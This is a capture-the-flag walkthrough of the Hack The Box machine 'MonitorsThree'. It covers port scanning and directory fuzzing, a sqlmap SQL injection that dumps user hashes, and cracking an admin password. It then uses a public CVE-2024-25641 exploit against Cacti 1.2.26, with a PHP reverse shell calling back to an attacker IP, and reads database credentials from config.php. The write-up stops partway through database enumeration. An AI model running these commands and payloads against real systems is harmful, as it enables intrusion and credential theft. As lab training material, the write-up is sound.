

MonitorsThree

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For me IP of the machine is : 10.10.11.30

Lets try pinging it

```
ping 10.10.11.30 -c 5

PING 10.10.11.30 (10.10.11.30) 56(84) bytes of data.
64 bytes from 10.10.11.30: icmp_seq=1 ttl=63 time=81.1 ms
64 bytes from 10.10.11.30: icmp_seq=2 ttl=63 time=71.9 ms
64 bytes from 10.10.11.30: icmp_seq=3 ttl=63 time=69.0 ms
64 bytes from 10.10.11.30: icmp_seq=4 ttl=63 time=85.2 ms
64 bytes from 10.10.11.30: icmp_seq=5 ttl=63 time=83.9 ms

--- 10.10.11.30 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 68.983/78.223/85.225/6.565 ms
```

Now lets do port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.30 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±2 (13.185s)
rustscan -a 10.10.11.30 --ulimit 5000

To scan or not to scan? That is the question.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.30:22
Open 10.10.11.30:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-15 17:58 IST
Initiating Ping Scan at 17:58
Scanning 10.10.11.30 [2 ports]
Completed Ping Scan at 17:58, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:58
Completed Parallel DNS resolution of 1 host. at 17:58, 6.52s elapsed
DNS resolution of 1 IPs took 6.52s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 3, CN: 0]
Initiating Connect Scan at 17:58
Scanning 10.10.11.30 [2 ports]
Discovered open port 22/tcp on 10.10.11.30
Discovered open port 80/tcp on 10.10.11.30
Completed Connect Scan at 17:58, 0.18s elapsed (2 total ports)
Nmap scan report for 10.10.11.30
Host is up, received syn-ack (0.082s latency).
Scanned at 2024-11-15 17:58:49 IST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack

Read data files from: /usr/bin/.../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6.79 seconds
```

ⓘ Open Ports

```
PORT STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
```

Now lets take deeper look on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.30 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±2 (14.219s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.30 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-15 17:59 IST
Nmap scan report for 10.10.11.30
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 86:f8:7d:6f:42:91:bb:89:72:91:af:72:f3:01:ff:5b (ECDSA)
|_ 256 50:f9:ed:8e:73:64:9e:aa:f6:08:95:14:f0:a6:0d:57 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://monitorsthree.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.17 seconds
```

ⓘ Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 256 86:f8:7d:6f:42:91:bb:89:72:91:af:72:f3:01:ff:5b (ECDSA)
|_ 256 50:f9:ed:8e:73:64:9e:aa:f6:08:95:14:f0:a6:0d:57 (ED25519)
80/tcp open  http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://monitorsthree.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Now lets add monitorsthree.htb to /etc/hosts

```
# Static table lookup for hostnames.  
# See hosts(5) for details.  
  
127.0.0.1      localhost      admin.sightless.htb  
10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb  
10.10.11.196    stocker.htb    dev.stocker.htb  
10.10.11.186    metapress.htb  
10.10.11.218    ssa.htb  
10.10.11.216    jupiter.htb   kiosk.jupiter.htb  
10.10.11.232    clicker.htb   www.clicker.htb  
10.10.11.32     sightless.htb sqlpad.sightless.htb  
10.10.11.245    surveillance.htb  
10.10.11.248    monitored.htb  nagios.monitored.htb  
10.10.11.213    microblog.htb  app.microblog.htb       sunny.microblog.htb  
10.10.144.3     cyrusbank.thm www.cyrusbank.thm       admin.cyrusbank.thm  
10.10.11.37     instant.htb   mywalletv1.instant.htb  swagger-ui.instant.htb  
10.10.11.34     trickster.htb  shop.trickster.htb  
10.10.138.115   skycouriers.thm  
10.10.56.7      fortress      temple.fortress  
10.10.11.30     monitorsthree.htb
```

Lets do directory fuzzing and VHOST Enumeration next

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://monitorsthree.htb -w  
/usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorThree.git:(main) (8.602s)
feroxbuster -u http://monitorsthree.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
[*] Press [ENTER] to use the Scan Management Menu™
```

404	GET	7L	12w	162c Auto-filtering found 404-like response and created new fil
200	GET	1l	235w	12063c http://monitorsthree.htb/images/review.svg
200	GET	19l	62w	3695c http://monitorsthree.htb/images/services/04.png
200	GET	6l	34w	2166c http://monitorsthree.htb/images/services/02.png
200	GET	11l	15w	188c http://monitorsthree.htb/css/plugins.css
200	GET	38l	117w	2813c http://monitorsthree.htb/js/plugins.js
200	GET	5l	30w	1616c http://monitorsthree.htb/images/services/01.png
200	GET	24l	99w	770c http://monitorsthree.htb/js/smoothscroll.js
200	GET	71l	130w	1872c http://monitorsthree.htb/js/custom.js
200	GET	9l	43w	3028c http://monitorsthree.htb/images/services/03.png
200	GET	96l	239w	4252c http://monitorsthree.htb/login.php
200	GET	1l	393w	15974c http://monitorsthree.htb/images/about-us.svg
200	GET	935l	1752w	15174c http://monitorsthree.htb/css/style.css
200	GET	109l	619w	13655c http://monitorsthree.htb/images/service.svg
200	GET	1l	359w	22207c http://monitorsthree.htb/images/banner.svg
200	GET	5l	369w	21003c http://monitorsthree.htb/js/popper.min.js
403	GET	7l	10w	162c http://monitorsthree.htb/admin/
200	GET	175l	1248w	89112c http://monitorsthree.htb/admin/assets/images/logo.png
200	GET	4l	1293w	86709c http://monitorsthree.htb/js/jquery-min.js
403	GET	7l	10w	162c http://monitorsthree.htb/admin/assets/images/
403	GET	7l	10w	162c http://monitorsthree.htb/css/
200	GET	7l	277w	44342c http://monitorsthree.htb/js/owl.carousel.min.js
403	GET	7l	10w	162c http://monitorsthree.htb/images/
200	GET	7l	683w	60010c http://monitorsthree.htb/js/bootstrap.min.js
200	GET	87l	1326w	157954c http://monitorsthree.htb/admin/assets/images/logo.ico
200	GET	338l	982w	13560c http://monitorsthree.htb/
403	GET	7l	10w	162c http://monitorsthree.htb/images/services/
403	GET	7l	10w	162c http://monitorsthree.htb/js/
403	GET	7l	10w	162c http://monitorsthree.htb/admin/assets/
403	GET	7l	10w	162c http://monitorsthree.htb/admin/assets/images/backgrounds/
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① Directories

```
200 GET 1l 235w 12063c http://monitorsthree.htb/images/review.svg
200 GET 19l 62w 3695c
http://monitorsthree.htb/images/services/04.png
200 GET 6l 34w 2166c
http://monitorsthree.htb/images/services/02.png
200 GET 11l 15w 188c http://monitorsthree.htb/css/plugins.css
200 GET 38l 117w 2813c http://monitorsthree.htb/js/plugins.js
200 GET 5l 30w 1616c
http://monitorsthree.htb/images/services/01.png
200 GET 24l 99w 770c http://monitorsthree.htb/js/smoothscroll.js
200 GET 71l 130w 1872c http://monitorsthree.htb/js/custom.js
200 GET 9l 43w 3028c
http://monitorsthree.htb/images/services/03.png
```

```
200 GET 96l 239w 4252c http://monitorsthree.htb/login.php
200 GET 1l 393w 15974c http://monitorsthree.htb/images/about-us.svg
200 GET 935l 1752w 15174c http://monitorsthree.htb/css/style.css
200 GET 109l 619w 13655c
http://monitorsthree.htb/images/service.svg
200 GET 1l 359w 22207c http://monitorsthree.htb/images/banner.svg
200 GET 5l 369w 21003c http://monitorsthree.htb/js/popper.min.js
403 GET 7l 10w 162c http://monitorsthree.htb/admin/
200 GET 175l 1248w 89112c
http://monitorsthree.htb/admin/assets/images/logo.png
200 GET 4l 1293w 86709c http://monitorsthree.htb/js/jquery-min.js
403 GET 7l 10w 162c http://monitorsthree.htb/admin/assets/images/
403 GET 7l 10w 162c http://monitorsthree.htb/css/
200 GET 7l 277w 44342c
http://monitorsthree.htb/js/owl.carousel.min.js
403 GET 7l 10w 162c http://monitorsthree.htb/images/
200 GET 7l 683w 60010c
http://monitorsthree.htb/js/bootstrap.min.js
200 GET 87l 1326w 157954c
http://monitorsthree.htb/admin/assets/images/logo.ico
200 GET 338l 982w 13560c http://monitorsthree.htb/
```

Lets do VHOST enumeration as well

```
ffuf -u http://monitorsthree.htb -H 'Host: FUZZ.monitorsthree.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 200 -ac
```

Lets add cacti.monitorsthree.htb to our host or /etc/hosts as well

```
# Static table lookup for hostnames.  
# See hosts(5) for details.  
  
127.0.0.1      localhost      admin.sightless.htb  
10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb  
10.10.11.196    stocker.htb     dev.stocker.htb  
10.10.11.186    metapress.htb  
10.10.11.218    ssa.htb  
10.10.11.216    jupiter.htb    kiosk.jupiter.htb  
10.10.11.232    clicker.htb    www.clicker.htb  
10.10.11.32     sightless.htb  sqlpad.sightless.htb  
10.10.11.245    surveillance.htb  
10.10.11.248    monitored.htb   nagios.monitored.htb  
10.10.11.213    microblog.htb   app.microblog.htb      sunny.microblog.htb  
10.10.144.3     cyprusbank.thm www.cyprusbank.thm      admin.cyprusbank.thm  
10.10.11.37     instant.htb    mywalletv1.instant.htb  swagger-ui.instant.htb  
10.10.11.34     trickster.htb   shop.trickster.htb  
10.10.138.115   skycouriers.thm  
10.10.56.7      fortress       temple.fortress  
10.10.11.30     monitorsthree.htb cacti.monitorsthree.htb
```

Now lets see this web application now

Web Application


Default page

Not Secure http://monitorsthree.htb

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
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
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Found this login page here lets see this

Not Secure http://monitorsthree.htb/login.php



Didnt find a vulnerability here but there is this forgot password page



So here found a SQL injection i think cuz it took a bit longer when i tested it with it

Saved a request and tested with URL as well

```
sqlmap -u 'http://monitorsthree.htb/forgot_password.php' --forms --dbs --batch --level 5 --risk 3 --threads 10
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±3 (49m 43.21s)
sqlmap -u 'http://monitorsthree.htb/forgot_password.php' --forms --dbs --batch --level 5 --risk 3 --threads 10
[20:54:48] [INFO] retrieved: moni
[21:00:02] [ERROR] invalid character detected. retrying..
[21:00:02] [WARNING] increasing time delay to 4 seconds
torsth
[21:11:50] [ERROR] invalid character detected. retrying..
[21:11:50] [WARNING] increasing time delay to 5 seconds
r
[21:14:45] [ERROR] invalid character detected. retrying..
[21:14:45] [WARNING] increasing time delay to 6 seconds
[21:15:59] [ERROR] invalid character detected. retrying..
[21:15:59] [WARNING] increasing time delay to 7 seconds
ee_d
[21:26:29] [ERROR] invalid character detected. retrying..
[21:26:29] [WARNING] increasing time delay to 8 seconds
b
available databases [2]:
[*] information_schema
[*] monitorsthree_db

[21:28:03] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/pks/.local/share/sqlmap/output/monitorsthree.htb.csv'
[*] ending @ 21:28:03 /2024-11-15/
```

This was very slow so got a request then ran that to get the tables

```
sqlmap -r ~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree/test.sql --batch -D monitorsthree_db --
tables --threads 10 --level 5 --risk 3
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±3 (in 1m 43s)
sqlmap -r ~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree/test.sql --batch -D monitorsthree_db --tables --threads 10 --level 5 --risk 3
[22:03:26] [INFO] retrieved: customers
[22:16:26] [INFO] retrieved: changelog
[22:28:26] [INFO] retrieved: tasks
[22:35:21] [INFO] retrieved: invoice_tasks
[22:54:27] [INFO] retrieved: users
Database: monitorsthree_db
[6 tables]
+-----+
| changelog      |
| customers     |
| invoice_tasks |
| invoices       |
| tasks          |
| users          |
+-----+
[23:01:25] [INFO] fetched data logged to text files under '/home/pks/.local/share/sqlmap/output/monitorsthree.htb'
[*] ending @ 23:01:25 /2024-11-15/
```

Lets get the username and password out of users table here
Took almost 4hr but dumped it finally

```
sqlmap -u 'http://monitorsthree.htb/forgot_password.php' --forms -D
monitorsthree_db -T users -C username,password --dump --batch --level 5 --
risk 3 --threads 10
```

Lets crack this using crackstation

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
31a181c8372e3afc59dab863430610e8
```

I'm not a robot



reCAPTCHA

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Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
31a181c8372e3afc59dab863430610e8	md5	greencacti2001


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

⚠ Login Creds

Username : admin

Password : greencacti2001

Now tested this here but didnt work but we do have that subdomain to look at



I know we see the version here but lets test the creds first

A screenshot of the Cacti application interface. The top bar shows the URL "http://cacti.monitorsthree.htb/cacti/index.php" and the status "Logged in as admin". On the left is a sidebar with various menu items: Main Console, Create, Management, Data Collection, Templates, Automation, Presets, Import/Export, Configuration, Utilities, and Troubleshooting. The main content area has a message: "You are now logged into Cacti. You can follow these basic steps to get started." followed by a bulleted list: "Create devices for network", "Create graphs for your new devices", and "View your new graphs". In the bottom right corner, it says "Version 1.2.26".

Now lets find an exploit

Gaining Access

Found an exploit : <https://github.com/5ma1l/CVE-2024-25641>

CVE-2024-25641 RCE for Cacti 1.2.26

This repository automates the process of exploiting CVE-2024-25641 on Cacti 1.2.26. When a user is authenticated, An arbitrary file write vulnerability, exploitable through the "Package Import" feature, allows authenticated users having the "Import Templates" permission to execute arbitrary PHP code on the web server (RCE). Original report: <https://github.com/Cacti/cacti/security/advisories/GHSA-7cmj-g5qc-pj88>

Features

- **Automatic Exploitation:** Easily execute the exploit with minimal setup.
- **Customizable Target:** Quickly configure the URL, username, password, and payload.
- **Dependency Management:** Ensure all necessary packages are installed with a single command.

Prerequisites

Before you begin, ensure you have met the following requirements:

- Python 3.x installed on your system
- Internet connection to download dependencies

Now lets run it

But first a listener

```
~/Documents/Notes/Hands-on-Hacking/Ha
nc -lvp 9001
Listening on 0.0.0.0 9001
```

Change your IP and port in the phpmonkey.php

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.74'; // CHANGE THIS
$port = 9001; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Now lets run the exploit

```
python3 exploit.py http://cacti.monitorsthree.htb/cacti/ admin
greencacti2001
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree/CVE-2024-25641 git:(master)±6 (im 3.57s)
python3 exploit.py http://cacti.monitorsthree.htb/cacti/ admin greencacti2001

Created by: 5mail
    Automate the process of exploiting the CVE-2024-25641

[*] Login attempts...
[SUCCESS]
[*] Creating the gzip...
[SUCCESS]
GZIP path is /home/pks/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree/CVE-2024-25641/pgrnhdibzdpkbaoz.php.gz
[*] Sending payload...
[SUCCESS]
You will find the payload in http://cacti.monitorsthree.htb/cacti//resource/pgrnhdibzdpkbaoz.php
Do you wanna start the payload ?[Y/n]
Payload is running...
```

And we get our shell here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±3
nc -lvpn 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.30 48104
Linux monitorsthree 5.15.0-118-generic #128-Ubuntu SMP Fri Jul 5 09:28:5
20:34:06 up 46 min, 1 user, load average: 0.03, 0.09, 0.05
USER      TTY      FROM           LOGIN@    IDLE    JCPU    PCPU WHAT
uid=33(www-data)  gid=33(www-data)  groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data)  gid=33(www-data)  groups=33(www-data)
$ █
```

Now, lets upgrade this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±3 (5m 7.24s)
nc -lvpn 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.30 48104
Linux monitorsthree 5.15.0-118-generic #128-Ubuntu SMP Fri Jul 5 09:28:59 UTC 2
20:34:06 up 46 min, 1 user, load average: 0.03, 0.09, 0.05
USER      TTY      FROM           LOGIN@    IDLE    JCPU    PCPU WHAT
uid=33(www-data)  gid=33(www-data)  groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data)  gid=33(www-data)  groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@monitorsthree:/$ ^Z
[1] + 58550 suspended nc -lvpn 9001

~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±3
stty raw -echo; fg
[1] + 58550 continued nc -lvpn 9001

www-data@monitorsthree:/$ export TERM=xterm
www-data@monitorsthree:/$ █
```

Lateral PrivEsc

Found a config file here

```
www-data@monitorsthree:~/html/cacti/include$ ls -al
total 620
drwxr-xr-x  9 www-data www-data   4096 May 18 21:47 .
drwxr-xr-x 20 www-data www-data   4096 May 18 21:56 ..
-rw-r--r--  1 www-data www-data 10614 Dec 20 2023 auth.php
-rw-r--r--  1 www-data www-data 1708 Dec 20 2023 bottom_footer.php
-rw-r--r--  1 www-data www-data     7 Dec 20 2023 cacti_version
-rw-r--r--  1 www-data www-data 2120 Dec 20 2023 cli_check.php
-rw-r--r--  1 www-data www-data 6955 May 18 21:46 config.php
-rw-r--r--  1 www-data www-data 6955 Dec 20 2023 config.php.dist
drwxr-xr-x  2 www-data www-data   4096 Dec 20 2023 content
-rw-r--r--  1 www-data www-data 2607 Dec 20 2023 csrf.php
drwxr-xr-x 10 www-data www-data   4096 Dec 20 2023 fa
drwxr-xr-x  2 www-data www-data   4096 Dec 20 2023 fonts
-rw-r--r--  1 www-data www-data 21157 Dec 20 2023 global.php
-rw-r--r--  1 www-data www-data 85439 Dec 20 2023 global_arrays.php
-rw-r--r--  1 www-data www-data 15614 Dec 20 2023 global_constants.php
-rw-r--r--  1 www-data www-data 83636 Dec 20 2023 global_form.php
-rw-r--r--  1 www-data www-data 34367 Dec 20 2023 global_languages.php
-rw-r--r--  1 www-data www-data 6390 Dec 20 2023 global_session.php
-rw-r--r--  1 www-data www-data 117409 Dec 20 2023 global_settings.php
-rw-r--r--  1 www-data www-data 1586 Dec 20 2023 index.php
drwxr-xr-x  3 www-data www-data   4096 Dec 20 2023 js
-rw-r--r--  1 www-data www-data 132139 Dec 20 2023 layout.js
-rw-r--r--  1 www-data www-data 1935 Dec 20 2023 plugins.php
-rw-r--r--  1 www-data www-data 9811 Dec 20 2023 realtime.js
-rw-r--r--  1 www-data www-data 4608 Dec 20 2023 session.php
drwxr-xr-x  9 www-data www-data   4096 Dec 20 2023 themes
-rw-r--r--  1 www-data www-data 3310 Dec 20 2023 top_general_header.php
-rw-r--r--  1 www-data www-data 3214 Dec 20 2023 top_graph_header.php
-rw-r--r--  1 www-data www-data 3225 Dec 20 2023 top_header.php
drwxr-xr-x  2 www-data www-data   4096 May 18 21:47 touch
drwxr-xr-x 11 www-data www-data   4096 Dec 20 2023 vendor
www-data@monitorsthree:~/html/cacti/include$
```

Lets cat this our

```
www-data@monitorsthree:~/html/cacti/include$ cat config.php
<?php
/*
+-----+
| Copyright (C) 2004-2023 The Cacti Group
|
| This program is free software; you can redistribute it and/or
| modify it under the terms of the GNU General Public License
| as published by the Free Software Foundation; either version 2
| of the License, or (at your option) any later version.
|
| This program is distributed in the hope that it will be useful,
| but WITHOUT ANY WARRANTY; without even the implied warranty of
| MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
| GNU General Public License for more details.
+-----+
| Cacti: The Complete RRDtool-based Graphing Solution
+-----+
| This code is designed, written, and maintained by the Cacti Group. See
| about.php and/or the AUTHORS file for specific developer information.
+-----+
| http://www.cacti.net/
+-----+
*/
/***
 * Make sure these values reflect your actual database/host/user/password
 */
$database_type      = 'mysql';
$database_default   = 'cacti';
$database_hostname  = 'localhost';
$database_username  = 'cactiuser';
$database_password  = 'cactiuser';
$database_port      = '3306';
```

Now lets login in mysql

```
www-data@monitorsthree:~/html/cacti/include$ mysql -u cactiuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 138
Server version: 10.6.18-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```

Now lets see the databases here

```
MariaDB [(none)]> show databases;
+-----+
| Database      |
+-----+
| cacti          |
| information_schema |
| mysql          |
+-----+
3 rows in set (0.000 sec)
```

Lets see the tables in cacti database

snmpagent_cache	
snmpagent_cache_notifications	
snmpagent_cache_textual_conventions	
snmpagent_managers	
snmpagent_managers_notifications	
snmpagent_mibs	
